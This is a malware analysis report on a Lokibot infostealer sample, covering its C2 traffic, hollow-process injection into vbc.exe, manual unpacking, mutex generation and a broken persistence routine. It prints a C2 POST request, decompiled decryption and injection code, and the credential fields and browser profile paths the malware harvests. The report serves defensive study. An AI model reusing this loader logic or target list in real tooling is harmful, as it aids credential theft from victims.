Malicious Activity Report: Elements of Lokibot Infostealer

Author: Minh Hoang

Executive Summary

This paper presents the results and finding of our analysis of the behavior, techniques, targets, and unpacking methods of a Lokibot information stealer sample. We were able to uncover features that can be utilized to prevent and mitigate the threat. We conducted dynamic and static analyses. Our dynamic analysis showed Lokibot's behavior, including the benefits and drawbacks of several unpacking methods. We also analyzed how Lokibot avoided repeat execution, how it (unsuccessfully attempted to achieved persistence, and provided a list of applications that Lokibot will use to search for credentials on a victim's system.

Lokibot Threat Characteristics

Lokibot is a malware designed to collect credentials and security tokens from an infected machine running on a Windows Operating System (OS). Lokibot was first observed in 2015, when it targeted cryptocoin wallets, though there is evidence that the widely-spread version was a hijacked version (also referred to as patched or cracked version) of the earlier one. One of the key differences is that the patched version allows the attacker to change the command and control (C2) URL.[1]

Once executed, Lokibot unpacks the main binary into memory using hollow process injection[2] to insert itself into a legitimate Microsoft Windows application to hide its activities. Lokibot also used an infected system machine global unique identifier (GUID) value to generate a mutex (an MD5 hash) that acted as a flag to prevent itself from infecting the same machine again.

Lokibot collects information and credentials from multiple applications, including but not limited to Mozilla Firefox, Google Chrome, Thunderbird, FTP and SFTP applications.

Identification

For this paper, we analyzed a Lokibot sample[3] that had been delivered in a malspam attachment used in multiple campaigns since the beginning of November 2018. The subject lines of the campaign messages usually started with or included the term "proforma." The malicious attachment was a DOCX, with a file name that also included "proforma" in its pattern.

Characteristics

Lokibot is an information stealer; the main functionality of its binary is to collect system and application credentials, and user information to send back to the attacker. Our sample is a hijacked version of Lokibot, which was discovered by the researcher "d00rt" in 2018.[4] The main differences between our version and the original Lokibot are its ability to change the C2 URL, and a bug that disables the achieve persistence feature of the final binary (later labelled Binary2). When executed, Lokibot will use a hollow process injection technique to avoid detection from antivirus software by running as a legitimate Windows operating system (OS) process.

Dependencies

We tested the main binary in a Windows 7, 32-bit environment (x86), though we believe it can also run in Windows 7, 64-bit and later versions of Windows as well, because they are backward- compatible with x86 executables.

The system must have an internet connection for the binary to fully execute and communicate with its C2.

Attack Chain




Figure 1

Analysis

Our prior research showed that there were at least two major versions of Lokibot that have been released to the public. The first was from the author of Lokibot, who appears to be a professional-level programmer; the second was a patched version, which is believed to be more popular and is the version we examined for this paper.[5]

We found that Lokibot cycles through a list of user applications and copies any credentials stored in them to send back to its C2. We conducted dynamic analysis to observe network and system behavior once it infected our Windows OS. We then conducted a static analysis to examine Lokibot's techniques and targets. Through this process, we were able to identify how to detect, prevent, and mitigate Lokibot malware (this will be provided in Section 4 at the end of the paper).

Dynamic Analysis

When we executed Lokibot, it injected itself into vbc.exe (a legitimate Windows application), created a registry key and a file in the %APPDATA% folder, and sent a POST request to its C2: publicspeaking[.]co[.]id.

C2 Communication

Lokibot's communication with its C2 was straight forward and detectable. After it made the DNS lookup for publicspeaking[.]co[.]id (the associated A record was 202[.]52[.]147[.]104), it made a TCP connection using a customized user-agent (UA) Mozilla/4.08 (Charon; Inferno) (Figure 2).

```
POST /okoye/Panel/five/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: publicspeaking.co.id
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: C84394D2
Content-Length: 2572
Connection: close
```

Figure 2

This behavior can be captured by multiple Suricata signatures listed in Malpedia.[6] Another string: ckav[.]ru (Figure 3), can also be used as a signature for this sample. It starts from the tenth byte in the data section of the initial TCP POST request. The response for this request is a customized 404 page, which can also be detected using Suricata signatures provided on the Malpedia page cited above as well.

```
..'.......ckav.ru..
```

Figure 3

Unachieved Persistence and Injection Attack

As observed the system changes that occurred during Lokibot's execution, we noticed that it generated a registry key in a very unusual position: right under the HKEY_CURRENT_USER (HKCU) folder, which is one of the main registry hives. We also noticed that the value of the sub key is the path to the file that Lokibot created after its initial execution. The name of that registry key was the C2 URL.




Figure 4

We then followed the value (Figure 4), which is a path to BA5D91.exe in %APPDATA%. Usually, to achieve persistence using a registry key, an application or program path should be the value of a Run or RunOnce key.[7] In this case, both the key name and location of the key were wrong, likely indicating a misconfiguration from the binary.

When executed, we noticed that there was a vbc.exe (a legitimate Window OS application), that was running and making TCP connections to the Lokibot C2 (Figure 5). This led us to assess that the malware probably conducted an injection attack to cause vbc.exe to run malicious code.

Figure 5

Initial Static Analysis

Reviewing the binary metadata, section headers, and strings usually provides information about where to focus when analyzing the binary. The binary's hardcoded strings provided data about the binary's characteristics, behavior, and main functionality.

Section Headers

From the section headers and distribution of each section, the binary appears to be fairly normal. There are no unusual sections, and the size and distribution of the sections, especially .text, mirrors a standard unpacked binary (Figure 6).

Figure 6

File Metadata and Strings

The binary is a PEx86 binary, which can be run on both x86 and 64-bit Windows OS.

The import table contained one library: mscoree.dll and one function: _CoreExeMain on the import table. This is a strong indication that the binary is a .NET library, because mscoree.dll and _CoreExeMain are primarily used to load .NET binaries.

The resources section contains standard resource types, such as icon, version info, and manifest. The version info resource is listed in the file version as 0.0.0.0 and the copyright is VIRTUAL 2017. The debug section's timestamp was: Wed Dec 31 16:00:00 1969.

- We do not know the significance of this time and date. It is exactly eight hours before the reference UTC Unix epoch timestamp of 00:00:00 Thursday, 1 January 1970, and therefore could be an indication that the binary was generated in the GMT-8 timezone (Pacific Standard Time, Alaska Daylight Time).

The compiler timestamp from the file header section was Oct 31, 2018, which is likely the date that the binary of this sample was compiled.

Based on the hardcoded strings and the debug section, the original name of the binary or the code project is b1gdblj1tgo11gpix (Figure 7).




Figure 7

We also found multiple encoded or encrypted strings in the hardcoded strings (Figure 8), which indicate that there might be decoding and decrypting functions in the binary.




Figure 8

Unpacking: Manual v.s. Memory Dump after Executing

In the "Unachieved Persistence and Injection Attack" section, our dynamic analysis showed that the binary injected itself into one of the legitimate Windows OS functions (vbc.exe) and ran it to communicate with its C2. We determined that the binary was packed because we did not see the C2 URL or any signs of being an information stealer (such as an applications list) in the binary strings and resources. In this section, we will unpack this binary twice: first manually, and then again using a tool to dump the executed binary's memory. Finally, we will compare the benefits and drawbacks of the two methods.




Figure 9

Hollow Process; Manually Unpacking the First Stage Binary

We tried to follow the binary with a debugger to determine where it unpacked itself in the memory, but Lokibot used a hollow process technique to obscure some of this activity.

We observed the VirtualAlloc function to discover which memory space is being allocated when Binary0 unpacked itself to produce Binary1. However, in this case, the Binary1 terminated after allocating memory several times, and executed vbc.exe before we could get to the memory address where the unpacked binary was. During this process, the debugging process also terminated, preventing us from finding the memory space into which Binary1 was unpacked.

This behavior is a technique called hollow process (see the Malware Analyst's Cookbook),[8] which malware authors use to load a legitimate process from Windows OS in suspended mode and replace it with malicious code using the WriteProcessMemory function; it then restarts the suspended process.

Because the malware was loaded into vbc.exe, the process viewer will show it as a legitimate process, making it more difficult for a user to identify. We were able to use breakpoints at WriteProcessMemory to capture what the binary tried to write into the legitimate process and before it could restart or invoke that process again (Figure 10).




Figure 10

Knowing that Binary1 was a .NET binary made unpacking it straightforward: it was encrypted and base64-encoded. However, it was hidden deep in Binary0 (Figure 11).




Figure 11

After tracing the code of Binary0 to this reference, we dumped the decrypted and base64-decoded string from the memory and identified Binary1 (Figure 12).

Manually Unpacking Second Stage Binary

Binary1 was another .NET binary, so we loaded it into dnSpy x86 again to view its decompiled code. We discovered that unlike Binary0, it had a resources section, and that the resources section held EncodedBlob0, which was a list of base64-encoded strings (Figure 13).

We expected Binary1 to decode each of the strings during execution by using Python b64decode via the command line (Figure 14). Two of the resources' names are in the list of decoded strings, in addition to other informative strings (also Figure 14). Together, these decoded strings appeared to be the Binary1 configuration.





Figure 12

Figure 13






Figure 14

Multiple strings referenced to the system path, such as UserProfile, ProgramData, AppData. One was the "[InternetShortcut]" string on the first line of the InternetShortcut file, which allows the Windows process to create desktop shortcuts to Internet sites.[9] However, in this case, the path beginning with "URL=" referenced "file:///" so that the InternetShortcut object would execute a file in the local disk. We were also able to find a "Debugger detected !" string, which indicated that the binary might have a mechanism to detect debugging activity from a researcher.

Continuing to work our way through the main function, we reached the code into which Binary1 loaded the decoded EncodedBlob0 into variables (Figure 15). The two resources identified above in Figure 14 were loaded into memory on the second and third line in Figure 15 below. The k3XN48oo variable is the encrypted Binary2; we will walk through its decryption later in this paper. It seem that k3XN48oo2 was loaded in line 4 of Figure 15, but we could not tell that it was ever used.

We searched for an InvokeMember call in the main function so that we could find where the decrypted Binary2 would be injected into a running process, and analyze how it was decrypted (observed in the dynamic analysis Section). We were able to find a type.InvokeMember call, shown in Figure 16 below. Information in this function call enabled us to trace back to the decrypting function and safely run it (without allowing the invoking function to be executed).

```
Assembly executingAssembly = Assembly.GetExecutingAssembly();
byte[] k3XN48oo = HsZ2crsp.CoJ0WcY0(executingAssembly);
byte[] k3XN48oo2 = HsZ2crsp.goQDI9sh(executingAssembly);
Assembly assembly = Assembly.Load(HsZ2crsp.ZfU4Wv38(k3XN48oo2));
a3 = 84Epn4zr.eGQAS7jB(390 + 1);
a = 84Epn4zr.eGQAS7jB(399 + 1);
string a4 = 84Epn4zr.eGQAS7jB(408 + 1);
string a5 = 84Epn4zr.eGQAS7jB(417 + 1);
text2 = HsZ2crsp.zFGPzH7o(84Epn4zr.eGQAS7jB(426 + 1), 84Epn4zr.eGQAS7jB(447 + 1));
str = 84Epn4zr.eGQAS7jB(456 + 1);
string a2 = 84Epn4zr.eGQAS7jB(465 + 1);
location = Assembly.GetEntryAssembly().Location;
```

variable will be decrypted to become Binary2

Figure 15

```
type.InvokeMember(84Epn4zr.eGQAS7jB(693 + 1), BindingFlags.InvokeMethod, null, target, new object[]
{
    text4,
    84Epn4zr.eGQAS7jB(698 + 1),
    HsZ2crsp.ZfU4Wv38(k3XN48oo),
    true
});
```

Figure 16

An interesting discovery here was that although the coding style is different, the decryption method is similar to that of the Nanocore remote access trojan (RAT). Figure 17 below is an excerpt from our Malicious Activity Report on Nanocore. Please see Section 3.2.3 of that paper for the analysis of this decryption method; a link to that report is here.[10]

```
private static byte[] ZfU4Wv38(byte[] k3XN48oo)
{
    int num = 2;
    for (;;)
    {
        byte[] bytes;
        int num2;
        switch (num)
        {
        case 0:
            return k3XN48oo;
        case 1:
            break;
        case 2:
            bytes = Encoding.Unicode.GetBytes(HsZ2crsp.Eg4yd6uW);
            num2 = 0;
            break;
        default:
        {
            int num3 = 0;
            num = num3;
            continue;
        }
        }
        if (num2 >= k3XN48oo.Length)
        {
            num = 0;
        }
        else
        {
            int num4 = num2;
            k3XN48oo[num4] ^= bytes[num2 % 16];
            num2++;
            num = 1;
        }
    }
    return k3XN48oo;
}
```

Similar to Nanocore

Figure 17

Binary1 next loaded a string reference formatted as a path to vbc.exe, into which it loaded all the parameters and Binary2 (Figure 18).

```
@"C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe"
```

Figure 18

In the code section, Binary1 loaded the final unpacked binary - Binary2 - to memory and then unpacked it in the same memory address (Figure 19).

```
034B5500 P.q.............\g<.....Z..I.S.
034B5520 H.u...f...A.J.S...u.q.f.T.A.J.S.
034B5540 L.u.q.f.T.A.J.S.L.u...f.Z...J.Z.
034B5560 m.tL.!2h=sap8o4r-mUc.n.o  #ejr&n
034B5580 li. 5O5 9o%ed.^.h.u.q.f...9...E.
034B55A0 ..c...p.......E...>...p...X...E.
034B55C0 q2....p...W...E.......p...V...E.
034B55E0 .....p.i2....E.q2....p..i"h..E.
034B5600 L.u.q.f..EA...W....Wq.f.T.A...P.
034B5620 G.y.q8g.T.I.J.S..9t.q.f.TP@.J...
034B5640 L.u.q.f.Q.@.J.S.I.t.q.f.T K.J.S.
034B5660 L.u.s.f.T.Q.J.S.L.e.q.f.T.A.Z.S.
```

Beginning of the encrypted binary loaded in memory

```
034B5500 P.@.............\gO....MZ.....
034B5520 ................@...............
034B5540 ................................
034B5560 !..L.!This program cannot be run
034B5580  in DOS mode....$.........x.....
```

Decrypted binary in the same memory address. We can see the PE header started with MZ

Figure 18

Dumping this memory to disk produces Binary2. Its section header contained a section labeled ".x" (Figure 20), which, according to a paper written by "d00rt" about Lokibot,[11] indicates that our sample is a hijacked version.




Figure 20

There were hardcoded strings (Figure 21) within Binary2 that included application names and paths where applications usually store user information and credentials, indicating that the binary was trying to collect credentials such as UserName, Passwd, SMTP User Name, etc., from applications.

Once we were able to see the strings that Lokibot will use to look up applications' configuration file locations, we knew that we had successfully unpacked Lokibot binary.

Strings identify username and password in targeted application

```
00039EA0  UserName
00039EB4  Passwd
00039EC4  POP3Server
00039EDC  POP3Port
00039EF0  Email
00039EFC  SMTP Email Address
00039F24  SMTP Server
00039F3C  SMTP User Name
00039F5C  SMTP User
00039F70  POP3 Server
00039F88  POP3 User Name
00039FA8  POP3 User
00039FBC  NNTP Email Address
00039FE4  NNTP User Name
0003A004  NNTP Server
0003A01C  IMAP Server
0003A034  IMAP User Name
0003A054  IMAP User
0003A068  HTTP User
0003A07C  HTTP Server URL
0003A09C  HTTPMail User Name
0003A0C4  HTTPMail Server
0003A0E4  POP3 Port
0003A0F8  SMTP Port
0003A10C  IMAP Port
0003A120  POP3 Password2
0003A140  IMAP Password2
0003A160  NNTP Password2
0003A180  HTTPMail Password2
0003A1A8  SMTP Password2
0003A1C8  POP3 Password
0003A1E4  IMAP Password
0003A200  NNTP Password
0003A21C  HTTP Password
0003A238  SMTP Password
```

Hardcoded applications profiles file path of targeted applications

```
000386A4  Comodo\Chromodo
000386C4  Superbird
000386D8  Coowon\Coowon
000386F4  Mustang Browser
00038714  360Browser\Browser
0003873C  CatalinaGroup\Citrio
00038768  Google\Chrome SxS
0003878C  Orbitum
0003879C  Iridium
000387AC  \Opera\Opera Next\data
000387DC  \Opera Software\Opera Stable
00038818  \Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer
00038880  \Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
000388EC  vaultcli.dll
0003896E  tSoftware\Microsoft\Internet Explorer\IntelliForms\Storage2
000389E8  %s%02X
000389F8  file:///
00038A10  Software\Microsoft\Internet Explorer\TypedURLs
00038B14  %s\logins.json
00038B34  %s\prefs.js
00038B4C  %s\signons.sqlite
00038B70  signons.txt
00038B88  signons2.txt
00038BA4  signons3.txt
00038BC0  %s\Mozilla\Firefox\profiles.ini
00038C00  %s\Mozilla\Firefox\Profiles\%s
00038C40  %s\Mozilla\SeaMonkey\profiles.ini
00038C88  %s\Mozilla\SeaMonkey\Profiles\%s
00038CCC  %s\Flock\Browser\profiles.ini
00038D08  %s\Flock\Browser\Profiles\%s
00038D44  %s\Thunderbird\profiles.ini
00038D7C  %s\Thunderbird\Profiles\%s
```

Figure 21

Hollow Process; Manually Unpacking the First Stage Binary

While we were able to unpack Lokibot manually by debugging and reversing the .NET code in a decompiler, we also used the Hollow Hunter tool from researcher hasherezade[12] to dump the memory from running the hollow process. This memory dump contained the unpacked binary because the Lokibot source code was injected into the legitimate process already. To do this, we had to first execute the malware, then run the tool from the command line to dump the running process to disk.

Manually unpacking Lokibot and using a tool to do so each have its own benefits and drawbacks. For the purpose of collecting threat intelligence and understanding Lokibot thoroughly, we found that we prefered unpacking it manually. Although using a tool was an easier way to get the final unpacked binary, especially from Lokibot or other malware samples that use a hollow process technique, we did not get the context or see the techniques the malware used during unpacking.

Manually unpacking the malware can produce useful signatures and threat data. It also allows us to see how the malware used its configuration and to determine what values it generated or used. This often enables us to discover bugs, weak points, or kill switches for the malware.

Mutex Creation

A mutex is an object supported by Windows OS that allows an application to prevent itself from duplicating or running an identical process at the same time. The function that generates the mutex is a function that is built into Windows OS and available for any user. Malware often uses this feature to prevent itself from infecting a machine twice.

If the malware does not have this validation logic, the initial process will be overridden or terminated by the second, possibly causing Windows OS to terminate them both. In this case, Lokibot used the machine's GUID as a seed to create the mutex object.

Machine GUID

Every Windows OS has an installation identification number, or machine GUID, formatted as: <8 hexadecimal characters>-<4 hexadecimal characters>-<4 hexadecimal characters>-<4 hexadecimal characters>-<12 hexadecimal characters>. A machine's GUID can only be retrieved from the location HKLM\SOFTWARE\Microsoft\Cryptography\ MachineGUID (Figure 22). It is meant to be used for OS identification purposes only; however, malware actors often use it to identify the infected machine.

There is a common misunderstanding that the machine GUID value must be unique. In fact, the GUID number is not required to be unique, and more importantly, it can be changed by the user.




Figure 22

Generating Mutex Using Machine GUID

After retrieving the machine GUID, the binary uses an MD5 hashing function to generate a hash for the GUID string, including the "-" (Figure 23).




Figure 23

The binary then takes the first 24 characters of the MD5 hash and converts them to a unicode string, saves it to another memory space, then passess the string into the CreateMutex function as a parameter (Figure 24).





Figure 24



If the mutex already exists, the binary will terminate the process and exit (Figure 25).

Figure 25

Attempting to Achieve Persistence

As mentioned in the "Characteristics" Section, there is evidence of at least two major versions of Lokibot in the wild. The hijacked version allows threat actors to change the C2 destination but has configuration errors and a bug that prevent both Binary1 and Binary2 from achieving persistence, respectively.[13]

This error can be seen in the main function of Binary1 when it attempts to retrieve the path of the file that would execute when system starts. In the hijacked version of Lokibot, the variable has a %USERPROFILE%/null (Figure 26) value instead. This is an incorrect file path and therefore prevents the process from reaching the code where Binary1 would write a startup file to %APPDATA%\Roaming.




Figure 27

We modified this code so that it would execute rather than of skip (Figure 27).




Figure 27

Once we altered the code to enable it to achieve persistence, Binary1 attempted to create a folder in %APPDATA%\Roaming\RjfarYiRwJzX#pers#. If such a folder had already existed, it would have continued the process; since it did not, it created the folder and wrote a file to it.

- It is worth mentioning here that the folder name, \RjfarY-iRwJzX#pers# was likely misconfigured due to its "#" characters. From the format of its configuration (Figure 14), Binary1 appeared to use the "#" for designating a comment line rather than a useable value.

If the file did not already exist, Binary1 would attempt to load a non-existent resource that listed the name GBomokttcYCT as the third line (Figure 14). We manually modified Binary1 to ensure it reached this code; however, due to the configuration error, the operation was terminated anyway because the resource name did not exist in Binary1 (Figure 28).

